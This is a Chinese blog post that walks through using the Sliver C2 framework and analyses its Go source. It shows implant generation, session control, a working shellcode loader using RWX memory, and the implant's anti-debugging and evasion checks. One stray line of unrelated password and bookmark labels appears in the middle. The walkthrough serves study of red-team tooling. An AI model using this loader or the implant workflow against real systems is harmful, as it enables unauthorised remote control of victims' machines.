sliver 简单使用及源码浅析

作者 @Recar https://github.com/Ciyfly

因笔者技术能力有限 有些地方有些错误欢迎各位师傅指出 也欢迎各位师傅有任何问题跟我交流沟通

目录


go原生log设置输出格式
判断程序是否被调试
go模板的使用
go fallthrough
简单的生成随机字符串的方式

简单使用

sliver的wiki

https://github.com/BishopFox/sliver/wiki

先启动一个监听器




生成植入端 exe

这里使用http的 他还有 https mls 等监听器

```
generate -b ip或者域名
```

-b 可以指定监听的ip或者域名



最后exe会生成到当前路径

下载执行就会上线

上线

查看 session

```
[server] sliver > sessions

 ID         Transport   Remote Address        Hostname          Username        Operating System   Health
========== =========== ====================== ================ =============== ================== =========
 a0678f70   http(s)     [redacted]             WIN-LNNR71PGPR5   Administrator   windows/amd64      [ALIVE]

[server] sliver >
```

进入beacon的话是use id

```
[server] sliver > use a0678f70

[*] Active session SILKY_BALL (a0678f70-dedc-458e-9868-62882a1f7a3d)

[server] sliver (SILKY_BALL) > ifconfig

+-----------------------------------------+
| Ethernet0                               |
+-----------------------------------------+
| # | IP Addresses      | MAC Address     |
+---+-------------------+-----------------+
| 7 | [redacted]        | [redacted]56:a0:58:68 |
+---+-------------------+-----------------+

+-----------------------------------------+
| Ethernet1                               |
+-----------------------------------------+
|  # | IP Addresses     | MAC Address     |
+----+------------------+-----------------+
| 14 | [redacted]       | 00:50:56:a0:b2:8a |
+----+------------------+-----------------+
3 adapters not shown.

[server] sliver (SILKY_BALL) >
```

svn rule xml | j-yansiyu-ws | 服务器统一密码 | 蜜罐实例密码 | 38.17密码 | dia | 传感器pg

临时退出当前会话 后台

background

```
[server] sliver (SILKY_BALL) > background

[*] Background ...

[server] sliver > sessions

 ID         Transport   Remote Address        Hostname          Username        Operating System   Health
========== =========== ====================== ================ =============== ================== =========
 ea03aa9e   http(s)     [redacted]             WIN-LNNR71PGPR5   Administrator   windows/amd64      [ALIVE]

[server] sliver >
```

生成shellcode bin

```
generate  -b ip/domain -f shellcode
```

```
[server] sliver > generate  -b [redacted] -f shellcode

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 00:01:41
[*] Implant saved to /root/sliver/RETAIL_PLASTERBOARD.bin
```

怎么加载这段shellcode呢 这里有代码可以直接用

申请内存 写入 call后可以直接调用sliver那边可以看到直接就上线了

```
func Run(shellcodeBeacon []byte) {
  addr, _, _ := VirtualAlloc.Call(0, uintptr(len(shellcodeBeacon)), MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE) // 为shellcode申请内存空间
  _, _, _ = RtlCopyMemory.Call(addr, (uintptr)(unsafe.Pointer(&shellcodeBeacon[0])), uintptr(len(shellcodeBeacon))) // 将shellcode内存复制到申
  syscall.Syscall(addr, 0, 0, 0, 0)
}
```

开启多人模式

```
sliver > multiplayer -l 8081
```

```
[server] sliver > multiplayer -l 8081

[*] Multiplayer mode enabled!

[server] sliver >
```

这个多人模式的通信方式是grpc

```
[server] sliver > jobs

 ID   Name    Protocol   Port
==== ======= ========== ======
 1    grpc    tcp        8081
 2    https   tcp        443
```

生成连接配置

```
[server] sliver > new-operator -l ip -p port-n test

[*] Generating new client certificate, please wait ...
[*] Saved new client config to: /root/sliver/test_ip.cfg
```

客户端

```
PS D:\code\sliver> .\sliver-client_windows.exe --help
Usage:
  sliver-client [flags]
  sliver-client [command]

Available Commands:
  help        Help about any command
  import      Import a client configuration file
```


```
  version     Print version and exit

Flags:
  -h, --help   help for sliver-client

Use "sliver-client [command] --help" for more information about a command.
```

客户端连接

要先将服务端生成的cfg 下载下来后 然后再直接执行客户端 并指定cfg


导入命令

```
.\sliver-client_windows.exe import .\test_ip.cfg
```



然后就可以连接 如果导入了多个配置文件可以选择连接哪个

然后就可以跟server端的控制台一样的命令了



服务端和客户端都可以在这里下载

https://github.com/BishopFox/sliver/releases

接下来是对源码的一次简单分析

server 服务端

在server readme里有数目每个目录的功能

同样 client里也会有read里的相关readme

因为我们直接运行后是server端 也是主要功能 所以我们看下server下面的目录

如下

```
assets       嵌入到服务器二进制文件中的静态资产，以及操作这些资产的方法。
c2       服务器端命令和控制实现
certs       X509证书生成和管理代码
cli    命令行接口实现
configs       配置文件解析器
console       特定于服务器的控制台代码，大部分小控制台代码位于`/client/console中`
core       管理植入、客户端等连接状态的数据结构和方法。
cryptography       围绕Go的一些标准'crypto'API的加密代码和包装
daemon       作为守护进程启动服务器的方法
db       数据库客户端、助手函数和ORM模型
generate       此包生成植入可执行文件和共享库
gogo       围着围棋编译器工具链的围棋包装器
handlers       方法可通过植入调用，无需用户交互
```

```
log      logrus 包装器
loot      服务器的本地'loot'实现
msf      Metasploit助手函数
netstack      ireGuard服务器网络堆栈
rpc      远程过程调用实现，通常由/client调用
transport      将服务器连接到 /client
watchtower      监控威胁英特尔平台的植入物的代码
main.go 入口
```

我们直接看 server目录下的main.go 入口

server main

1. 初始化 尝试用安全rand随机种子
2. 执行cli的Execute方法 server\cli\cli.go rootCmd.Execute()

```
import (
  "crypto/rand"
  "encoding/binary"
  insecureRand "math/rand"
  "time"

  "github.com/bishopfox/sliver/server/cli"
)

// Attempt to seed insecure rand with secure rand, but we really
// don't care that much if it fails since it's insecure anyways
func init() {
  buf := make([]byte, 8)
  _, err := rand.Read(buf)
  if err != nil {
    insecureRand.Seed(int64(time.Now().Unix()))
  } else {
    insecureRand.Seed(int64(binary.LittleEndian.Uint64(buf)))
  }
}

func main() {
  cli.Execute()
}
```

cli的创建是使用的 github.com/spf13/cobra 用于创建cli的库来实现的

如下是cli.Execute() 里面最后调用的

1. 配置根目录配置日志
2. 捕获所有异常并输出栈信息
3. 初始化一些数据

   a. assets 是初始化资源环境信息 如go的gopath 这里面使用了go的 embed技术 包裹了

   go.zip src.zip然后解析go.zip 和src.zip 还包裹了garble 后续用来混淆这块代码路径在

   server\assets\assets.go

   b. certs.SetupCAs 是初始化证书 有https的有多人模式通信的有server本身的有mtls的

   c. certs.SetupWGKeys 是初始化公私钥 会存入数据库中

   d. cryptography.ECCSserverKeyPair 是 获取aes加密秘钥key 没有的话就生成

   e. cryptography.TOTPSserverSecret 是初始化top验证 (totp技术参考 https://www.jianshu.com/p/c056340d6914 可以用做key同步 用做加密 当超时就不能在解密了)

   f. cryptography.MinisignServerPrivateKey 是 获取服务器的 minisign 密钥对 用来做签署文件和验证签名的

   g. 加载配置文件 是当前路径下的 configs/server.json

h. c2.StartPersistenJobs 是根据配置文件启动后台监听器 如果没配置就不会启动

4. 如果是后台模式调用 daemon.Start 否则就启动控制台 consoles.start

   daemon.start 需要配置监听ip 端口 然后启动客户端监听器 监听客户端的连接

   代码在 **server/daemon/daemon.go**

```
var rootCmd = &cobra.Command{
  Use:   "sliver-server",
  Short: "",
  Long:  ``,
  Run: func(cmd *cobra.Command, args []string) {

    // Root command starts the server normally
    appDir := assets.GetRootAppDir()
    logFile := initLogging(appDir)
    defer logFile.Close()

    defer func() {
      if r := recover(); r != nil {
        log.Printf("panic:\n%s", debug.Stack())
        fmt.Println("stacktrace from panic: \n" + string(debug.Stack()))
        os.Exit(99)
      }
    }()
    // 输出一些banner信息
    assets.Setup(false, true)
    certs.SetupCAs()
    certs.SetupWGKeys()
    cryptography.ECCServerKeyPair()
    cryptography.TOTPServerSecret()
    cryptography.MinisignServerPrivateKey()

    serverConfig := configs.GetServerConfig()
    c2.StartPersistentJobs(serverConfig)
    if serverConfig.DaemonMode {
      daemon.Start(daemon.BlankHost, daemon.BlankPort)
    } else {
      os.Args = os.Args[:1] // Hide cli from grumble console
      console.Start()
    }
  },
}
```

console.Start()

1. 启动本地监听器
2. 创建grpc的自定义 dialer函数 用于创建tcp链接
3. 创建options grpc的参数并初始化连接
4. 获取本地grpc连接的client
5. 将rpc 参数传入 clientconsole.Start函数

```
func Start() {
  _, ln, _ := transport.LocalListener()
  ctxDialer := grpc.WithContextDialer(func(context.Context, string) (net.Conn, error) {
    return ln.Dial()
  })

  options := []grpc.DialOption{
    ctxDialer,
    grpc.WithInsecure(), // This is an in-memory listener, no need for secure transport
    grpc.WithDefaultCallOptions(grpc.MaxCallRecvMsgSize(clienttransport.ClientMaxReceiveMessageSize)),
  }
  conn, err := grpc.DialContext(context.Background(), "bufnet", options...)
  if err != nil {
    fmt.Printf(Warn+"Failed to dial bufnet: %s\n", err)
    return
  }
```

```
  defer conn.Close()
  localRPC := rpcpb.NewSliverRPCClient(conn)
  if err := configs.CheckHTTPC2ConfigErrors(); err != nil {
    fmt.Printf(Warn+"Error in HTTP C2 config: %s\n", err)
  }
  clientconsole.Start(localRPC, command.BindCommands, serverOnlyCmds, true)
}
```

跟入 **clientconsole.Start** 函数

代码路径在 client/console/console.go

1. assets.Setup(false, false) 创建本地资源数据 如 版本 输出lincense信息等
2. assets.LoadSettings() 获取默认的设置信息
3. 初始化con 即 sliver控制台客户端 用于连接server
4. 输出logo信息 con.PrintLogo()
5. 添加客户端命令参数 bindCmds(con) 命令参数在这里 client/command/commands.go
6. 添加服务端特有的一些命令参数extraCmds(con) 服务端的命令参数在这里server/console/console.go
7. go con.EventLoop() 启动循环监听 可以接收事件上报 例如上线 客户端连接等有不同的类型然后判断处理
8. conn.TunnelLoop(rpc) 启动隧道数据循环 解析传入的隧道消息并将它们分发 // 到会话/隧道对象
9. 运行这个cli

服务端开启多人模式通信

multiplayer 开启多人模式

多人模式即 可以使用客户端连接 服务端执行 之间的通信是采用的grpc的方式

grpc是 是 Google 发起的一个开源远程过程调用系统，该系统基于 HTTP/2 协议传输 是一种rpc的方式

多人模式服务端默认监听的端口是 31337

下面是命令行参数的

```
console.App.AddCommand(&grumble.Command{
    Name:     consts.MultiplayerModeStr,
    Help:     "Enable multiplayer mode",
    LongHelp: help.GetHelpFor([]string{consts.MultiplayerModeStr}),
    Flags: func(f *grumble.Flags) {
      f.String("L", "lhost", "", "interface to bind server to")
      f.Int("l", "lport", 31337, "tcp listen port")
      f.Bool("p", "persistent", false, "make persistent across restarts")
    },
    Run: func(ctx *grumble.Context) error {
      fmt.Println()
      startMultiplayerModeCmd(ctx)
      fmt.Println()
      return nil
    },
    HelpGroup: consts.MultiplayerHelpGroup,
  })
```

可以看到主要是 调用的 startMultiplayerModeCmd方法

1. 获取参数如 监听的ip 端口 persistent是是否持久化 默认是关闭的
2. jobStartClientListener 根据ip 端口 启动一个客户端监听

3. 如果开启了持久化会将当前的持久化配置存储到配置文件中

```
func startMultiplayerModeCmd(ctx *grumble.Context) {
  lhost := ctx.Flags.String("lhost")
  lport := uint16(ctx.Flags.Int("lport"))
  persistent := ctx.Flags.Bool("persistent")
  _, err := jobStartClientListener(lhost, lport)
  if err == nil {
    fmt.Printf(Info + "Multiplayer mode enabled!\n")
    if persistent {
      serverConfig := configs.GetServerConfig()
      serverConfig.AddMultiplayerJob(&configs.MultiplayerJobConfig{
        Host: lhost,
        Port: lport,
      })
      serverConfig.Save()
    }
  } else {
    fmt.Printf(Warn+"Failed to start job %v\n", err)
  }
}
```

生成连接配置

使用的是 命令 new-operator -l ip -p port-n test

会输出cfg到当前目录下

```
[server] sliver > new-operator -l ip -p port-n test

[*] Generating new client certificate, please wait ...
[*] Saved new client config to: /root/sliver/test_ip.cfg
```

命令行参数如下

```
console.App.AddCommand(&grumble.Command{
    Name:     consts.NewOperatorStr,
    Help:     "Create a new operator config file",
    LongHelp: help.GetHelpFor([]string{consts.NewOperatorStr}),
    Flags: func(f *grumble.Flags) {
      f.String("l", "lhost", "", "listen host")
      f.Int("p", "lport", 31337, "listen port")
      f.String("s", "save", "", "directory/file to the binary to")
      f.String("n", "name", "", "operator name")
    },
    Run: func(ctx *grumble.Context) error {
      fmt.Println()
      newOperatorCmd(ctx)
      fmt.Println()
      return nil
    },
    HelpGroup: consts.MultiplayerHelpGroup,
  })
```

默认配置的监听端口也就是31337 同 多人模式监听的端口

最终调用生成的是newOperatorCmd 里面调用的是 NewOperatorConfig 返回config json

1. 判断创建的配置名称是否合法 仅限字母数字
2. 配置名称是唯一标识必须设置 并且监听的ip也需要设置
3. models.GenerateOperatorToken() 生成token 使用**rand.Read**的方式生成随机字符串**token**
4. 用生成的token 进行 **sha256** 加密
5. 将名称和sha2576加密的token存储到数据库

6. 根据配置名称 生成CA证书 返回公私钥
7. 创建证书 所有的这些参数就作为配置返回

```
// NewOperatorConfig - Generate a new player/client/operator configuration
func NewOperatorConfig(operatorName string, lhost string, lport uint16) ([]byte, error) {
  if !namePattern.MatchString(operatorName) {
    return nil, errors.New("Invalid operator name (alphanumerics only)")
  }
  if operatorName == "" {
    return nil, errors.New("Operator name required")
  }
  if lhost == "" {
    return nil, errors.New("Invalid lhost")
  }

  rawToken := models.GenerateOperatorToken()
  digest := sha256.Sum256([]byte(rawToken))
  dbOperator := &models.Operator{
    Name:  operatorName,
    Token: hex.EncodeToString(digest[:]),
  }
  err := db.Session().Save(dbOperator).Error
  if err != nil {
    return nil, err
  }

  publicKey, privateKey, err := certs.OperatorClientGenerateCertificate(operatorName)
  if err != nil {
    return nil, fmt.Errorf("Failed to generate certificate %s", err)
  }
  caCertPEM, _, _ := certs.GetCertificateAuthorityPEM(certs.OperatorCA)
  config := ClientConfig{
    Operator:      operatorName,
    Token:         rawToken,
    LHost:         lhost,
    LPort:         int(lport),
    CACertificate: string(caCertPEM),
    PrivateKey:    string(privateKey),
    Certificate:   string(publicKey),
  }
  return json.Marshal(config)
}
```

client 客户端

client开始执行也是先初始化随机种子

然后指定配置文件后 使用mtls连接sliver server

验证成功后使用grpc的方式通信

```
var rootCmd = &cobra.Command{
  Use:   "sliver-client",
  Short: "",
  Long:  ``,
  Run: func(cmd *cobra.Command, args []string) {
    appDir := assets.GetRootAppDir()
    logFile := initLogging(appDir)
    defer logFile.Close()

    os.Args = os.Args[:1] // Stops grumble from complaining
    err := StartClientConsole()
    if err != nil {
      fmt.Printf("[!] %s\n", err)
    }
  },
}
```

根据配置建立连接

```
// StartClientConsole - Start the client console
func StartClientConsole() error {
  configs := assets.GetConfigs()
  if len(configs) == 0 {
    fmt.Printf("No config files found at %s (see --help)\n", assets.GetConfigDir())
    return nil
  }
  config := selectConfig()
  if config == nil {
    return nil
  }

  fmt.Printf("Connecting to %s:%d ...\n", config.LHost, config.LPort)
  rpc, ln, err := transport.MTLSConnect(config)
  if err != nil {
    fmt.Printf("Connection to server failed %s", err)
    return nil
  }
  defer ln.Close()
  return console.Start(rpc, command.BindCommands, func(con *console.SliverConsoleClient) {}, false)
}
```

后续的流程跟server很类似了

implant 植入端

所有最终实现的方法都在这里定义实现

server定义pb规范和接口给客户端通信 客户端定义参数

这里所有的go文件都是模板的概念可以在里面处理代码的一些调整 比如控制debug信息的输出

beacon 通信相关的代码在这里 implant/sliver/transports

截图

这里以windows举例

代码路径在 implant/sliver/screen/screenshot_windows.go

通过第三方库 github.com/kbinani/screenshot 来实现截图

```
import (
  "bytes"
  "image/png"

  //{{if .Config.Debug}}
  "log"
  //{{end}}
  screen "github.com/kbinani/screenshot"
)

//Screenshot - Retrieve the screenshot of the active displays
func Screenshot() []byte {
  return WindowsCapture()
}

// WindowsCapture - Retrieve the screenshot of the active displays
func WindowsCapture() []byte {
  nDisplays := screen.NumActiveDisplays()

  var height, width int = 0, 0
  for i := 0; i < nDisplays; i++ {
    rect := screen.GetDisplayBounds(i)
```

```
    if rect.Dy() > height {
      height = rect.Dy()
    }
    width += rect.Dx()
  }
  img, err := screen.Capture(0, 0, width, height)

  //{{if .Config.Debug}}
  log.Printf("Error Capture: %s", err)
  //{{end}}

  var buf bytes.Buffer
  if err != nil {
    //{{if .Config.Debug}}
    log.Println("Capture Error")
    //{{end}}
    return buf.Bytes()
  }

  png.Encode(&buf, img)
  return buf.Bytes()
}
```

sliver 植入端 main函数

1. 配置是否日志输出及输出的日志格式 不输出的话设置日志格式为空 且使用 ioutil.Discard将日志输出指向 空 可以理解为指向 /dev/null
2. 检测是否限制执行 可以看下面的环境执行限制检测
3. 判断实现需要注册成windows服务 使用 golang.org/x/sys/windows/svc 的Run方法实现
4. 判断是否是beacon 的话 调用 beaconStartup方法 否则是会话模式 启动 sessionStartup

```
func main() {

  // {{if .Config.Debug}}
  log.SetFlags(log.LstdFlags | log.Lshortfile)
  // {{else}}
  log.SetFlags(0)
  log.SetOutput(ioutil.Discard)
  // {{end}}

  // {{if .Config.Debug}}
  log.Printf("Hello my name is %s", consts.SliverName)
  // {{end}}

  limits.ExecLimits() // Check to see if we should execute

  // {{if .Config.IsService}}
  svc.Run("", &sliverService{})
  // {{else}}

  // {{if .Config.IsBeacon}}
  beaconStartup()
  // {{else}} ------- IsBeacon/IsSession -------
  sessionStartup()
  // {{end}}

  // {{end}} ------- IsService -------
}
```

受害机环境执行限制检测

implant/sliver/limits/limits.go

1. PlatformLimits 通过 kernel32.dll IsDebuggerPresent判断是否被调试 调试则退出
2. isDomainJoined判断是否在域里不在则退出(配置文件控制是否检测)

3. 判断hostname是否过滤是否是开启hostname检测的 跟配置文件的不一致则退出
4. 判断主机用户名是否是配置的 开启判断如果与配置不一致则退出 如果用户名的数量等于并且第二个用户名是配置文件不一致则退出
5. 如果受害机当前时间小于 配置文件的指定时间否则退出
6. 有这个文件 LimitFileExists 的机器才会执行 如果配置文件开启了判断 这个文件到底是啥文件默认是空的字符串 默认也是不开启的 所以到底是啥文件就是自己指定了

```
func ExecLimits() {

  // {{if not .Config.Debug}}
  // Disable debugger check in debug mode, so we can attach to the process
  PlatformLimits() // Anti-debug & other platform specific evasion
  // {{end}}

  // {{if .Config.LimitDomainJoined}}
  ok, err := isDomainJoined()
  if err == nil && !ok {
    os.Exit(1)
  }
  // {{end}}

  // {{if .Config.LimitHostname}}
  hostname, err := os.Hostname()
  if err == nil && strings.ToLower(hostname) != strings.ToLower("{{.Config.LimitHostname}}") {
    // {{if .Config.Debug}}
    log.Printf("%#v != %#v", strings.ToLower(hostname), strings.ToLower("{{.Config.LimitHostname}}"))
    // {{end}}
    os.Exit(1)
  }
  // {{end}}

  // {{if .Config.LimitUsername}}
  currentUser, _ := user.Current()
  if runtime.GOOS == "windows" {
    username := strings.Split(currentUser.Username, "\\")
    if len(username) == 2 && username[1] != "{{.Config.LimitUsername}}" {
      // {{if .Config.Debug}}
      log.Printf("%#v != %#v", currentUser.Name, "{{.Config.LimitUsername}}")
      // {{end}}
      os.Exit(1)
    }
  } else if currentUser.Name != "{{.Config.LimitUsername}}" {
    // {{if .Config.Debug}}
    log.Printf("%#v != %#v", currentUser.Name, "{{.Config.LimitUsername}}")
    // {{end}}
    os.Exit(1)
  }
  // {{end}}

  // {{if .Config.LimitDatetime}} "2014-11-12T11:45:26.371Z"
  expiresAt, err := time.Parse(time.RFC3339, "{{.Config.LimitDatetime}}")
  if err == nil && time.Now().After(expiresAt) {
    // {{if .Config.Debug}}
    log.Printf("Timelimit %#v expired", "{{.Config.LimitDatetime}}")
    // {{end}}
    os.Exit(1)
  }
  // {{end}}

  // {{if .Config.LimitFileExists}}
  if _, err := os.Stat(`{{.Config.LimitFileExists}}`); err != nil {
    // {{if .Config.Debug}}
    log.Printf("Error statting %s: %s", `{{.Config.LimitFileExists}}`, err)
    // {{end}}
    os.Exit(1)
  }
  // {{end}}

  // {{if .Config.Debug}}
  log.Printf("Limit checks completed")
  // {{end}}

  os.Executable() // To avoid any "os unused" errors
}
```

上述判断限制的输入端在这里 默认的基本都是空也就是大部分没有做限制

client/command/commands.go#1270

```
f.String("w", "limit-datetime", "", "limit execution to before datetime")
f.Bool("x", "limit-domainjoined", false, "limit execution to domain joined machines")
f.String("y", "limit-username", "", "limit execution to specified username")
f.String("z", "limit-hostname", "", "limit execution to specified hostname")
f.String("F", "limit-fileexists", "", "limit execution to hosts with this file in the filesystem")
```

beacon模式

1. 针对不同的beacon通信方式建立连接 (transports.StartBeaconLoop)
2. 发送注册信息 上报注册事件 (beaconMainLoop)
3. 解析服务端数据 定时任务阻塞 遍历tasks执行最后上传结果

```
func beaconStartup() {
  // {{if .Config.Debug}}
  log.Printf("Running in Beacon mode with ID: %s", InstanceID)
  // {{end}}
  abort := make(chan struct{})
  defer func() {
    abort <- struct{}{}
  }()
  beacons := transports.StartBeaconLoop(c2Servers, abort)
  for beacon := range beacons {
    // {{if .Config.Debug}}
    log.Printf("Next beacon = %v", beacon)
    // {{end}}
    if beacon != nil {
      err := beaconMainLoop(beacon)
      if err != nil {
        connectionErrors++
        if transports.GetMaxConnectionErrors() < connectionErrors {
          return
        }
      }
    }
    reconnect := transports.GetReconnectInterval()
    // {{if .Config.Debug}}
    log.Printf("Reconnect sleep: %s", reconnect)
    // {{end}}
    time.Sleep(reconnect)
  }
}
```

session模式

会话模式代码与beacon模式类似

```
func sessionStartup() {
  // {{if .Config.Debug}}
  log.Printf("Running in session mode")
  // {{end}}
  abort := make(chan struct{})
  defer func() {
    abort <- struct{}{}
  }()
  connections := transports.StartConnectionLoop(c2Servers, abort)
  for connection := range connections {
    if connection != nil {
      err := sessionMainLoop(connection)
      if err != nil {
```

```
        connectionErrors++
        if transports.GetMaxConnectionErrors() < connectionErrors {
          return
        }
      }
    }
    reconnect := transports.GetReconnectInterval()
    // {{if .Config.Debug}}
    log.Printf("Reconnect sleep: %s", reconnect)
    // {{end}}
    time.Sleep(reconnect)
  }
}
```

beacon与session模式区别

可以从代码上主要是区别是beacon调用的是 beaconMainLoop session调用的是 sessionMainLoop

把里面具体的不同是什么呢 是 拥有不同的handler方法

beacon的handlers

```
sysHandlers := handlers.GetSystemHandlers()
specHandlers := handlers.GetSpecialHandlers()
```

getSystemHandler的方法有很多方法 路径在 implant/sliver/handlers/handlers_windows.go#48

getSpecial 只有一个

```
sliverpb.MsgKillSessionReq: killHandler
```

getSystemHandler部分方法截图 都是系统命令执行相关

```
    // Platform specific
    sliverpb.MsgIfconfigReq:            ifconfigHandler,
    sliverpb.MsgScreenshotReq:          screenshotHandler,
    sliverpb.MsgSideloadReq:            sideloadHandler,
    sliverpb.MsgNetstatReq:             netstatHandler,
    sliverpb.MsgMakeTokenReq:           makeTokenHandler,
    sliverpb.MsgPsReq:                  psHandler,
    sliverpb.MsgTerminateReq:           terminateHandler,
    sliverpb.MsgRegistryReadReq:        regReadHandler,
    sliverpb.MsgRegistryWriteReq:       regWriteHandler,
    sliverpb.MsgRegistryCreateKeyReq:   regCreateKeyHandler,
    sliverpb.MsgRegistryDeleteKeyReq:   regDeleteKeyHandler,
    sliverpb.MsgRegistrySubKeysListReq: regSubKeysListHandler,
    sliverpb.MsgRegistryListValuesReq:  regValuesListHandler,

    // Generic
    sliverpb.MsgPing:           pingHandler,
    sliverpb.MsgLsReq:          dirListHandler,
    sliverpb.MsgDownloadReq:    downloadHandler,
    sliverpb.MsgUploadReq:      uploadHandler,
    sliverpb.MsgCdReq:          cdHandler,
    sliverpb.MsgPwdReq:         pwdHandler,
    sliverpb.MsgRmReq:          rmHandler,
    sliverpb.MsgMvReq:          mvHandler,
    sliverpb.MsgMkdirReq:       mkdirHandler,
    sliverpb.MsgExecuteReq:     executeHandler,
    sliverpb.MsgReconfigureReq: reconfigureHandler,
    sliverpb.MsgSSHCommandReq:  runSSHCommandHandler,

    // Extensions
    sliverpb.MsgRegisterExtensionReq: registerExtensionHandler,
    sliverpb.MsgCallExtensionReq:     callExtensionHandler,
    sliverpb.MsgListExtensionsReq:    listExtensionsHandler,
```

而session的handlers比较多 在beacon的基础上增加了 GetPivotHandlers 和 GetTunnelHandlers

```
  pivotHandlers := handlers.GetPivotHandlers()
  tunHandlers := handlers.GetTunnelHandlers()
  sysHandlers := handlers.GetSystemHandlers()
  specialHandlers := handlers.GetSpecialHandlers()
```

GetPivotHandlers的方法如下

```
var (
  genericPivotHandlers = map[uint32]PivotHandler{
    pb.MsgPivotListenersReq:     pivotListenersHandler,
    pb.MsgPivotStartListenerReq: pivotStartListenerHandler,
    pb.MsgPivotStopListenerReq:  pivotStopListenerHandler,
    pb.MsgPivotPeerEnvelope:     pivotPeerEnvelopeHandler,
  }
)
```

GetTunnelHandlers的方法如下

```
var (
  tunnelHandlers = map[uint32]TunnelHandler{
    sliverpb.MsgShellReq:   tunnel_handlers.ShellReqHandler,
    sliverpb.MsgPortfwdReq: tunnel_handlers.PortfwdReqHandler,
    sliverpb.MsgSocksData:  tunnel_handlers.SocksReqHandler,

    sliverpb.MsgTunnelData:  tunnel_handlers.TunnelDataHandler,
    sliverpb.MsgTunnelClose: tunnel_handlers.TunnelCloseHandler,
```

```
  }
)
```

如上可以看出来 beacon偏向于单个主机的控制 session模式偏向于 转发代理 横向移动形式

还有通信延时或者心跳时间上的区别

只有 beacon 有心跳时间这个东西 session是实时通信的

beacon的心跳延迟相关代码如下 在 implant/sliver/sliver.go#292

如下代码 beacon的延迟通信或者说心跳是判断计算时间和go的 time.After 实现

心跳时间 = 间隔 + 随机值 <= 抖动

